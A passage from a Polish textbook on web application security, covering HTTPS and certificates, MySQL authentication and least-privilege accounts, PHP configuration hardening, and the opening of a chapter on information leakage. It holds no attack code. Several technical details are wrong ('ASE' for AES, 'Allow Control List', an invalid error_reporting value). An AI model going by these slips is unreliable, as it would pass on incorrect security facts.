


Rys. 2.11. Negocjacja połączenia i transmisja bezpiecznym kanałem HTTPS

Źródło: opracowanie własne

W protokole HTTPS klient i serwer negocjują (rys. 2.11) ustawienie optymalnych (najsilniejszych) algorytmów szyfrowania i innych parametrów (np. wersji HTTPS) i wysyłają między sobą pewne duże liczby losowe. Serwer wysłał dodatkowo swój certyfikat bezpieczeństwa. Klient dokonuje weryfikacji certyfikatu. Jeżeli organizacja certyfikująca (adresy takich organizacji posiadają przeglądarki) potwierdzi autentyczność, certyfikat uznany jest za podpisany i tym samym wiarygodny. Klient wysłał do serwera wygenerowany wstępny klucz szyfrowania zakodowany asymetrycznym algorytmem (np. RSA). Nazwa algorytmu szyfrującego pochodzi od nazwisk jego twórców: Ron **R**ivest, Adi **S**hamir oraz Leonarda **A**dleman (RSA, 2012). Na podstawie wcześniej wybranych liczb losowych i klucza wstępnego znanego już obydwu stronom obliczany jest klucz właściwy po każdej ze stron oddzielnie.

Po wymianie komunikatów gotowości następuje transmisja kodowana szyfrem symetrycznym, np. ASE (ang. *Advanced Encryption Standard*), przy pomocy klucza właściwego. Dzieje się tak (tj. wykorzystanie protokołów hybrydowych), ponieważ algorytmy szyfrowania asymetrycznego mają dużą złożoność czasową.




Rys. 2.12. Rezultat weryfikacji serwerów w protokole HTTPS

Źródło: opracowanie własne

Ceny certyfikatów bezpieczeństwa w organizacjach certyfikujących są bardzo zróżnicowane. Zależą między one innymi od mocy szyfrowania i uniwersalności zastosowania. Mogą również obsługiwać tzw. dzikie karty (ang. *Wild Cards*), czyli sub-domeny (*.nazwadomeny.pl) oraz multi-domeny – jeden certyfikat wówczas pozwala na obsługę wielu domen. Certyfikaty na ogół należy wymieniać raz do roku. Ich ceny wahają się od 50 do nawet kilku tysięcy PLN. Istnieje możliwość podpisania certyfikatu samodzielnie, jednak nie ostanie on wtedy pomyślnie zweryfikowany przez organizację certyfikującą – rysunek 2.12.

Korzystanie z niezweryfikowanego serwera umożliwia atak typu MITM (ang. *Man in the Middle*, pol. *człowiek w środku*). Jego ideę przedstawia rysunek 2.13.



Rys. 2.13. Schemat ataku typu MITM własnoręcznie podpisanego certyfikatu

Źródło: opracowanie własne


Za obsługę certyfikatów bezpieczeństwa i połączeń HTTPS odpowiedzialny jest w serwerze Apache dedykowany do tego celu moduł `mod_ssl`. Umożliwia on uruchomienie (domyślnie na porcie 443) bezpiecznego serwera hipertekstu (Barnet, 2007). Należy mieć na uwadze, że strony używające połączeń szyfrowanych zużywają duże ilości zasobów do obsługi procesów kryptograficznych. Dodatkowo przeglądarki informują użytkownika, kiedy na stronie znajdzie się obiekt nie pochodzący z bezpiecznej lokalizacji (np. obrazek dostępności na komunikatorze Gadu-Gadu pobrany z witryny producenta przez zwykły protokół HTTP). Monity o niepotwierdzonej zawartości pojawiają się nawet wówczas, kiedy różnica w adresie polega jedynie na protokole, a cała reszta URL jest stała. Z racji tego rozsądnym rozwiązaniem jest podzielić zasoby serwisu na te o znaczeniu krytycznym (np. zmiana hasła czy logowanie) i te mniej ważne z punktu widzenia bezpieczeństwa np. czytanie artykułów, a szyfrowanie SSL stosować jedynie dla tych pierwszych. Dodatkowo, Paul Irish (deweloper przeglądarki Google Chrome, autorytet technologii WEB'owych) zaleca używanie adresów względnych, charakteryzujących się podwójnym ukośnikiem na początku (np. `//images/logo.gif`) (Irish, 2010).

Należy zwrócić uwagę, że szyfrowanie połączenia chroni jedynie przed jego podsłuchaniem i nie ma żadnego wpływu na poprawność przekazywanych z i do aplikacji danych. Wszelkie punkty wejścia i wyjścia pozostają w takim samym stanie

jak przy użyciu zwykłego, nieszyfrowanego HTTP. Jedyną zmianą z punktu widzenia programisty aplikacji internetowych jest wprowadzenia procesu negocjacji połączenia i dodanie "s" przy protokole w adresie URL.

2.4. SERWER BAZY DANYCH I JEGO OCHRONA

Baza danych to zbiór wzajemnie powiązanych danych, przechowywanych w zewnętrznej pamięci komputera. Serwer bazy danych jest to program, który udostępnia dane i operacje na nich dla aplikacji zewnętrznych. W przypadku aplikacji internetowych serwery baz danych należy traktować jako komponenty, czyli tzw. czarne pudełka (ang. *Black Box*), do których aplikacja wysyła zapytanie (zwykle w języku SQL) i otrzymuje dane. Sytuację tą obrazuje rys. 2.14.



Rys. 2.14. Baza danych jako komponent aplikacji

Źródło: opracowanie własne

Z punktu widzenia bezpieczeństwa, bazy danych są magazynami przechowującymi informacje na potrzeby aplikacji. Informacje te mogą mieć status danych osobowych (imię i nazwisko, email, PESEL, NIP, adres) lub być krytycznymi z perspektywy integralności i poufności (identyfikatory, tokeny, numery kart kredytowych, hasła, kody promocyjne itp.). Zabezpieczenie przed wyciekiem takich danych, ich zewnętrzną manipulacją lub całkowitą utratą to zadanie zarówno twórców aplikacji jak i administratora serwera bazy danych.

Uwierzytelnianie w MySQL

Z serwerem bazy MySQL połączenia można dokonać bez użycia danych uwierzytelniających, którymi jest zestaw nazwa użytkownika i hasło. Jeśli klient nie poda tych danych to serwer automatycznie użyje nazwy użytkownika `root` i pustego hasła. Root jest specjalnym super-użytkownikiem, który ma dostęp do wszystkich struktur bazy. Należy podkreślić, że przy instalacji bazy danych MySQL, użytkownik ten nie posiada hasła. Sami twórcy bazy MySQL odradzają pozostawianie pustych haseł, by móc zastosować proces uwierzytelnienia i utrudnić napastnikowi podszycie się pod innego użytkownika.

MySQL posiada możliwość przypisania klientom hostów, z których mogą dokonać połączenia. Konfiguracja nazwy hosta znajduje się w tabeli `mysql.user` w polu o nazwie `host`. Jeżeli adres klienta nie zostanie pomyślnie porównany z polem `host`, to próba uwierzytelnienia nie powiedzie się bez względu na poprawność wprowadzonych danych. Tabela 2.6 przedstawia, w jaki sposób można skonfigurować bazę MySQL pod kątem sprawdzania adresu klienta.

Tabela 2.6. Zasada kontrolowania hostu użytkownika

Wartość pola <code>host</code>	Akceptowane adresy
<code>%</code>	dowolny host
<code>localhost</code>	tylko z komputera na którym zainstalowano bazę
<code>127.0.0.1</code>	jw.
<code>domena.pl</code>	tylko z domeny domena.pl
<code>%domena.pl</code>	dowolna subdomena domeny domena.pl
<code>123.45.67.89</code>	tylko host o IP 123.45.67.89 (można używać też IPv6)
<code>123.45.67.%</code>	dowolne host z podsieci 123.45.67.*

Źródło: opracowanie własne

System uprawnień w MySQL

Jeżeli użytkownik przejdzie poprawnie proces uwierzytelniania, serwer oczekuje na przyjęcie od niego instrukcji (np. zapytań SQL). Każda instrukcja zostaje poddana analizie w celu ustalenia, czy użytkownik ma prawo się nią posługiwać. MySQL przechowuje zasady autoryzacji w liście kontroli uprawnień ACL (ang. *Allow Control List*). Odpowiednie jej wpisy odnajdywane są za na podstawie nazwy użytkownika

i hostu. Ogólnie wyróżnia się podział na 4 poziomy, który przedstawiono w tabeli 2.7 (wszystkie tabele znajdują się bazie danych nazwanej `mysql`).

Tabela 2.7. Poziomy uprawnień w MySQL

Poziom uprawnień	Tabele składowania	Opis
globalne	<code>user</code>	uprawnienia obowiązują na dowolnych obiektach
baza danych	<code>db</code>	uprawnienia obowiązują w obrębie bazy danych
baza danych	<code>host</code>	uprawnienia obowiązują w obrębie bazy danych dla użytkowników z danego hosta
tabela	<code>tables_priv</code>	uprawnienia obowiązują w obrębie wszystkich kolumnach danej tabeli
kolumna	<code>columns_priv</code>	uprawnienia obowiązują w obrębie danej kolumny tabeli

Źródło: (Sobstel, 2007)

Podczas realizacji poleceń (operacji) serwer MySQL sprawdza na początku uprawnienia globalne, następnie uprawnienia na poziomie bazy danych, tabeli i kolumny. Jeżeli system nie odnajdzie odpowiedniego wpisu autoryzującego użytkownika, polecenie zostaje odrzucone (Sobstel, 2007). Zbiór wszystkich uprawnień dostępnych w MySQL przedstawia tabela 2.8. W serwerze MySQL istnieje mechanizm dziedziczenia uprawnień.

Zasada najmniejszych uprawnień

Aplikacja internetowa za pomocą odpowiednich sterowników dokonuje połączenia z serwerem bazy danych i na prawach poprawnie uwierzytelnionego użytkownika przesyła do niej instrukcje (zapytania). Odpowiedzi serwera są wykorzystywane przez kod aplikacji, a wynik obliczeń jest na ogół zwracany użytkownikowi serwisu. Jeżeli agresor zdoła wywrzeć wpływ na zachowanie kodu aplikacji (np. przez wstrzyknięcie własnych poleceń) to może dokonywać nieprzewidzianych przez twórców aplikacji operacji na bazie danych z prawami połączonego użytkownika. Jeśli agresorowi uda się przypisać wszelkie prawa do bazy to będzie mógł w sposób nieograniczony przejąć, zmanipulować lub całkowicie usunąć wszystkie magazynowane zasoby.


Tabela 2.8. Dostępne uprawnienia w MySQL

Uprawnienie	Kolumna	Kontekst
CREATE	Create_priv	Baza danych, Tabela, Indeksy
DROP	Drop_priv	Baza danych, Tabela, Perspektywy
GRANT OPTION	Grant_priv	Baza danych, Tabela, Procedura składowana
REFERENCES	References_priv	Baza danych, Tabela
EVENT	Event_priv	Baza danych
ALTER	Alter_priv	Tabela
DELETE	Delete_priv	Tabela
INDEX	Index_priv	Tabela
INSERT	Insert_priv	Tabela, Kolumna
SELECT	Select_priv	Tabela, Kolumna
UPDATE	Update_priv	Tabela, Kolumna
CREATE TEMPORARY TABLES	Create_tmp_table_priv	Tabela
LOCK TABLES	Lock_tables_priv	Tabela
TRIGGER	Trigger_priv	Tabela
CREATE VIEW	Create_view_priv	Perspektywa
SHOW VIEW	Show_view_priv	Perspektywa
ALTER ROUTINE	Alter_routine_priv	Procedura składowana
CREATE ROUTINE	Create_routine_priv	Procedura składowana
EXECUTE	Execute_priv	Procedura składowana
FILE	File_priv	Dostęp do plików
CREATE USER	Create_user_priv	Administracja serwera
PROCESS	Process_priv	Administracja serwera
RELOAD	Reload_priv	Administracja serwera
REPLICATION CLIENT	Repl_client_priv	Administracja serwera
REPLICATION SLAVE	Repl_slave_priv	Administracja serwera
SHOW DATABASES	Show_db_priv	Administracja serwera
SHUTDOWN	Shutdown_priv	Administracja serwera
SUPER	Super_priv	Administracja serwera
ALL [PRIVILEGES]		Administracja serwera
USAGE		Administracja serwera

Źródło: (Sobstel, 2007)

Oferowane możliwości konfiguracyjne bazy danych MySQL pozwalają na tworzenie wielu kont (ról) z przypisanymi odpowiednimi uprawnieniami. Dzięki właściwym gospodarowaniem prawami do wykonywania odpowiednich czynności w bazie danych można zabezpieczyć aplikację przez skutkami związanymi ze złamaniem zabezpieczeń na innych jej warstwach – jest to realizacja modelu **ochrony dogłębnej** (Cerekwicki, 2008). Zwykle stosuje się model nadania minimalnie potrzebnych uprawnień dostępu. Rysunek 2.15 ilustruje przykładową aplikację, gdzie prawa

użytkowników bazy danych zostały nadane według realnych potrzeb wykorzystania funkcjonalności w aplikacji i zasadą najmniejszych (minimalnych) uprawnień.



Rys. 2.15. Polityka przydzielania najmniejszych uprawnień - przykład

Źródło: opracowanie własne

Przykładowa aplikacja (z rysunku 2.15) z założenia prezentuje treści wprowadzane przez jego użytkowników (treści są przechowywane w tabelach `news` i `comments`). Każdy artykuł można przeczytać i komentować bez konieczności logowania. Serwis podzielony jest tematycznie na stałe kategorie (przechowywane w tabeli `categories`). Tylko użytkownik oznaczony na rysunku 2.15 jako `super` ma dostęp do funkcji, przy pomocy której może dodawać nowych autorów (użytkowników), edytować i usuwać istniejących (operacje na danych w tabeli `users`). Może on również kasować komentarze, które mogą zostać napisane przez każdego. Próbę uwierzytelniania może podjąć każdy, ale zmianę hasła może dokonać tylko zalogowany użytkownik (w tabeli `users`). Niektóre czynności są zapamiętywane w dzienniku historii aplikacji, czyli w tabeli `logs`. Proponowany podział oraz struktura bazy danych jest umowny i wprowadzono go tylko na potrzeby zilustrowania problemu.

W aplikacji zdefiniowano pięciu różnych użytkowników bazy danych (rysunek 2.15). Należy zwrócić uwagę, że użytkownicy ci nie są rolami w rozumieniu użytkownika aplikacji. Użytkownicy ci są wykorzystywani do połączenia z bazą danych w zależności od potrzeb funkcji aplikacji. Do przeczytania artykułu zostanie wywołana w aplikacji funkcja pobrania go z tabeli i odpowiedniego sformatowania. Taka funkcja korzysta jedynie z polecenia `SELECT` i nie ma potrzeby przydzielania dodatkowych praw użytkownikowi. Wszystkie czynność, które może dokonać niezalogowany użytkownik warto spisać i utworzyć użytkownika bazy danych posiadającego tylko niezbędne uprawnienia (użytkownik: `basic` z rysunku 2.15).

Najistotniejsza w przykładowym (rysunek 2.15) serwisie – z punktu widzenia bezpieczeństwa – jest tabela `users`. Zawiera ona loginy, hasła, emaile i dane osobowe. Aby dokonać procesu uwierzytelnienia należy porównać dane wprowadzone przez użytkownika z odpowiednimi polami tej tabeli. Użytkownikowi trzeba dać też możliwość zmiany hasła. W obydwu przypadkach koniecznym będzie opatrzyć te funkcje aplikacji dość rygorystycznymi restrykcjami. Do obsługi tych funkcji zastosowano połączenie na prawach użytkownika `login`.

Zalogowany użytkownik ma dostęp do takich funkcji jak pisanie artykułu i jego edycja, a aplikacja do realizacji tych funkcji używa połączenia poprzez zdefiniowanego użytkownika `autor`.

Specjalny użytkownik `super` (od ang. *Supervisor*) będący administratorem serwisu ma prawo do wielu ważnych czynności (np. usuwanie i edycja użytkowników), jednakże aby uzyskać do nich dostęp wpięrw powinien przejść uwierzytelnienie, a potem system musi go zidentyfikować na podstawie specjalnej flagi i przydzielić autoryzację na dokonywanie ważnych czynności. Połączenie nawiązywane jest przez użytkownika `super`.

Jeżeli agresor dokona przełamania zabezpieczeń na publicznych stronach serwisu – które *de facto* są najbardziej ekspozowane – to i tak dysponuje tylko połączeniem z bazą danych jako użytkownik `basic` i wszystkie dostępne dane nie różnią się od tych, które serwis i tak udostępnia. Jeżeli hacker jest jednak użytkownikiem, który ma nieco szersze pole do działania, to może przykładowo – po odnalezieniu odpowiedniej luki – zmienić treść cudzego artykułu (czy np. ustawić na pustą). Nie może natomiast ustawić sobie flagi administratora, ponieważ dostęp do tabeli `users` wciąż jest zabroniony. Dodatkowo, należy zauważyć, że wszelkie czynności istotne z punktu widzenia funkcjonowania serwisu i jego bezpieczeństwa są zapisywane w tabeli `logs`, której żaden z użytkowników wykorzystanych przez aplikację nie jest w stanie zmienić (brak uprawnień `UPDATE` i `DELETE`). Dzięki temu zyskuje się bezpieczny magazyn danych, który przetrwa nawet jeśli wszystkie inne tabele bazy danych zostaną wyczyszczone. Ważnym jest też fakt, że zbiór uprawnień został ograniczony do podstawowych poleceń i nikt nie ma prawa wykonać operacji DDL (ang. *Data Definition Language*) takich jak `DROP`, `ALTER`, `TRUNCATE` czy `CREATE`. Nie można też użyć poleceń `GRANT` i `REVOKE` operujących na przywilejach istniejących użytkowników.

Ostatecznie należy zauważyć, że na rysunku 2.15 umieszczony został także użytkownik bazy danych o nazwie `adam`. Jest to konto odseparowane od całego serwisu – w konfiguracji aplikacji nie znajduje się żaden wpis zawierający dane uwierzytelniające dla tego konta. Używane jest ono tylko do zmian w strukturze bazy danych, skasowania złośliwych komentarzy, dodania nowych kategorii lub sprawdzenia dzienników. Hasło do tego konta powinno być regularnie zmieniane w celu zmniejszeniu czasu jego trwałości i na ewentualność przechwycenia przez osoby trzecie.

Ograniczenie dostępu do serwera MySQL i plików

MySQL posiada też możliwość ograniczenia globalnego dostępu do całego serwera bazy danych. W pliku konfiguracyjnym znaleźć można dyrektywę `bind-address` odpowiadającą za adres na którym nasłuchiwać na server (domyślnie na porcie 3306). Dyrektywa ta może przyjąć wartość 127.0.0.1 – wtedy server bazy danych nasłuchiwać będzie połączeń jedynie z hostu lokalnego (brak możliwości połączenia dla zewnętrznych hostów). Jest to dużo bezpieczniejsze, jeżeli aplikacja wykonywana jest na tym samym hoście, gdzie pracuje server bazy danych MySQL. Aby umożliwić dostęp z zewnątrz należy w pliku konfiguracyjnym (na ogół `/etc/mysql/my.cnf`) wartość dyrektywy na 0.0.0.0 wtedy server nasłuchiwać będzie połączeń przez protokół TCP. W przypadku połączeń zewnętrznych warto zastanowić się nad jego kodowaniem SSL, które utrudni podsłuch przesyłanych w sieci informacji.

Systemy operacyjne Unix/Linux posiadają standardowy system uprawnień. Pliki posiadają swoich właścicieli, którzy kolei przypisani są do grup. Ważnym jest by nie uruchamiać serwera MySQL na prawach super-użytkownika `root`, ponieważ przy włączonej obsłudze plików i odpowiednio nadanych uprawnieniach użytkowników bazy możliwe jest stworzenie sytuacji, w której realnie będzie zapisanie i/lub pobranie dowolnego pliku hosta, na którym zainstalowano server MySQL. Jeżeli osoba atakująca, a nawet użytkownik bazy danych, jest osobą znającą chociaż trochę architekturę systemów Unix, bez kłopotów wydobędzie cenne informacje np. plik `/etc/passwd`, a nawet przejmie kontrolę nad całym hostem.

Jeżeli musimy zezwolić na operacje na plikach należy ustawić opcję konfiguracyjną `--secure-file-priv=path` podczas rozruchu serwera (Bąbol, 2011), która precyzuje katalog, w którym mogą się one odbywać. Opcję tą można ustawić również w standardowym pliku konfiguracyjnym `/etc/mysql/my.cnf`. Prawa operacji na plikach nie należy nadawać zwykłym użytkownikom, a jedynie administratorom i superwizorom systemów hostowanych aplikacji.

2.5. PROBLEMY KONFIGURACJI ŚRODOWISKA PHP

Standardowa konfiguracja interpretera PHP w środowiskach UNIX znajduje się w pliku `php.ini` w katalogu `etc/php5/apache2/php.ini`. Zawiera on dyrektywy, w oparciu o które wykonywane są interpretowane skrypty. Można nadpisywać niektóre ustawienia przy użyciu modułu serwera HTTP `mod_php` zawierając w pliku `.htaccess` różne dyrektywy (listing 2.11).

Listing 2.11. Ustawienie dyrektywy konfiguracyjnej PHP w pliku `.htaccess`

```
<ifModule mod_php5.c>
  php_value nazwa_dyrektywy wartosc
</ifModule>
```

Źródło: opracowanie własne

Ustawienia konfiguracji interpretera PHP mogą mieć istotny wpływ na bezpieczeństwo aplikacji. Domyślne ustawienia zwykle są dostosowane do trybu wytwarzania aplikacji, dlatego też w trakcie wdrażania wersji produkcyjnej serwisu powinny być zmodyfikowane. Szczególną uwagę należy zwrócić przy tym na następujące dyrektywy:

`register_globals[=On|Off]` – określa, czy parametry przekazane jako EGPCS (ang. *Environment, Get, Post, Cookie, Server*) mają być użyte w skrypcie jako zmienne globalne; oznacza to, że klient przekazać może do wykonywanego programu dowolnie nazwaną zmienną; dyrektywa ta z uwagi na swoją funkcjonalność została zniesiona w PHP w wersjach powyżej 5.3, jednak wciąż można spotkać w sieci serwery używające nawet na PHP 4;

`error_reporting` – określa, czy i jakie komunikaty/ostrzeżenia wyświetlać użytkownikowi w przypadku awarii wykonywanego kodu; włączone raportowanie błędów naraża aplikację na wyciek informacji pomocnych agresorowi w przygotowaniu ataku (przykład podany został na rysunku 1.5); w wersjach deweloperskich stosuje się zwykle wartość `ALL`, która informuje o wszystkich możliwych błędach; w wersji produkcyjnej należy bezwzględnie wyłączyć raportowanie poprzez ustawienie wartości `NONE`;

`open_basedir` – systemach UNIX PHP dziedziczy prawa po użytkowniku, na

prawach którego uruchomiony jest serwer HTTP; aby ograniczyć zakres dostępu dla instrukcji korzystających z systemu plików dyrektywie należy przypisać ich ścieżki rozdzielone znakiem separacji ścieżek (na ogół jest to: ;) ;

`magic_quotes_gpc` – dyrektywa (zniesiona od wersji 5.3) włącza automatyczną funkcję ucieczki dla znaków specjalnych przekazywanych w parametrach klienta (w tym przypadku poprzedzenie znakiem \); mechanizm ten nie stanowi żadnego zabezpieczenia, ponieważ funkcje ucieczki nie są uniwersalne, a zależne od stosowanych w aplikacji komponentów;

`disable_functions` – dyrektywa zawiera listę funkcji, których interpreter nie będzie wykonywać; można przykładowo zablokować funkcję `exec` wykonującą program zewnętrzny, o ile nie ma potrzeby jej użycia;

`allow_url_include[=On|Off]` – zezwala lub odmawia interpreterowi PHP na przetwarzanie plików ze zdalnych serwerów; używana jest przez funkcje `include()`, `require()`, `include_once()`, `require_once()`;

`allow_url_fopen[=On|Off]` – zezwala lub odmawia interpreterowi PHP na pobieranie plików (bez przetwarzania) ze zdalnych serwerów; używana jest m.in. przez `file()`, `fopen()`, `readfile()` itp.;

`session.use_only_cookies` – ustala czy przetrzymywać identyfikator sesji tylko i wyłącznie w cookie.

Niektóre zasoby systemowe użyte przez interpreter PHP mają szczególne znaczenie z punktu widzenia bezpieczeństwa. Jest to m.in. katalog do którego wgrywane są pliki wysyłane przez klienta aplikacji. Pliki te pozostają w tym katalogu do momentu ich przeniesienia lub zakończenia działania skryptu, po czym są automatycznie kasowane. Katalog ten zdefiniowany jest w dyrektywie `upload_tmp_dir`. Zasady bezpieczeństwa każą zadbać o to żeby:

- katalog nie znajdował się w folderze udostępnianym publicznie (np. przez serwer HTTP),
- tylko właściciel (użytkownik na prawach którego uruchamiany jest serwer HTTP) miał prawo do zapisu i odczytu w nim.

Drugim newralgicznym punktem jest katalog przetrzymywania danych o sesji (o ile

przechowywane są w plikach) zdefiniowany dyrektywą `session.save_path`. Podlega on identycznym restrykcjom jak katalog plików tymczasowych (może być to nawet ten sam katalog) z tą różnicą, że przechowywane dane są z reguły ważniejsze, ponieważ przechwytyjąc np. identyfikator sesji z aplikacji korzystać można na prawach uwierzytelnionego użytkownika, pod którego podszywa się haker. Pliki sesji zawierają dane przechowywane na potrzeby logicznego połączenia klient-serwer. Modyfikując je wpływa się na zachowanie logiki aplikacji, co może mieć zgubne skutki (np. zmiana zawartość koszyka e-sklepu na zupełnie inną).

Ujawnienie informacji poufnych

Cel

Aplikacje internetowe narażone są na możliwość ujawnienia informacji w sposób nieuprawniony. Istnieją różne elementy aplikacji, gdzie dane istotne z punktu widzenia bezpieczeństwa są przechowywane lub przesyłane. Brak kontroli dostępu do takich elementów, ich niepoprawne zabezpieczenie oraz sam fakt generowania niektórych danych w wersjach produkcyjnych oprogramowania mogą ułatwić poszerzenie wiedzy atakującego o aplikacji lub też wspomóc nieuprawnione pozyskanie danych. Do powyższych zagrożeń dochodzą także kwestie związane z pospolitym (tj. łatwym do odgadnięcia) nazewnictwem plików i ich kopii zapasowych. Twórcy serwisów wyszukiwawczych (a właściwie opracowane przez nich programy) w poszukiwaniu danych bardzo często skutecznie przełamują niepoprawnie skonfigurowane zabezpieczenia witryn internetowych.

Plan

1. Wyciek informacji i jego konsekwencje.
2. Ujawnienie plików źródłowych serwisu.
3. Skanowanie zasobów i ochrona przed nim.
4. Wykorzystanie wyszukiwarek do nielegalnego pozyskania treści.

3.1. WYCIEK INFORMACJI

Wyciek informacji (ang. *Information Leakage*) to udostępnienie przez agresora danych osobom (w tym i na przykład sobie) danych, do których odbiorca nie ma uprawnień. Zjawisko to może spowodować duże straty na giełdzie. „Prawdziwą „bombą” za oceanem była nieoczekiwana publikacja wyników przez Google, które miały pojawić się tuż po zamknięciu handlu. Informacje jednak wyciekły ok. 18:30 naszego czasu. Na domiar złego były bardzo słabe (EPS 9,03 USD vs 10,65 USD oczekiwanych). Akcje informatycznego giganta spadały o 10%, a obrót wstrzymano na dwie godziny (ostatecznie – 8%).” – cytat z (Fatalny, 2012), kompromitację haseł (Filmweb.pl, 2012) czy dyplomacji i polityki państw (Ujawnienie, 2012).

Istnieje wiele miejsc w aplikacjach powodujących wyciek informacji. Do typowych należą następujące (Well, 2008):


Błędy administratorów treści witryn internetowych, powodujące zbyt wczesne, nieprawidłowe opublikowanie na nich treści. Są to typowe błędy ludzkie na etapie eksploatacji aplikacji internetowej. Oczywiście część witryn specjalizuje się w tego typu działaniach. Wówczas to wyciek informacji jest działaniem zamierzonym.

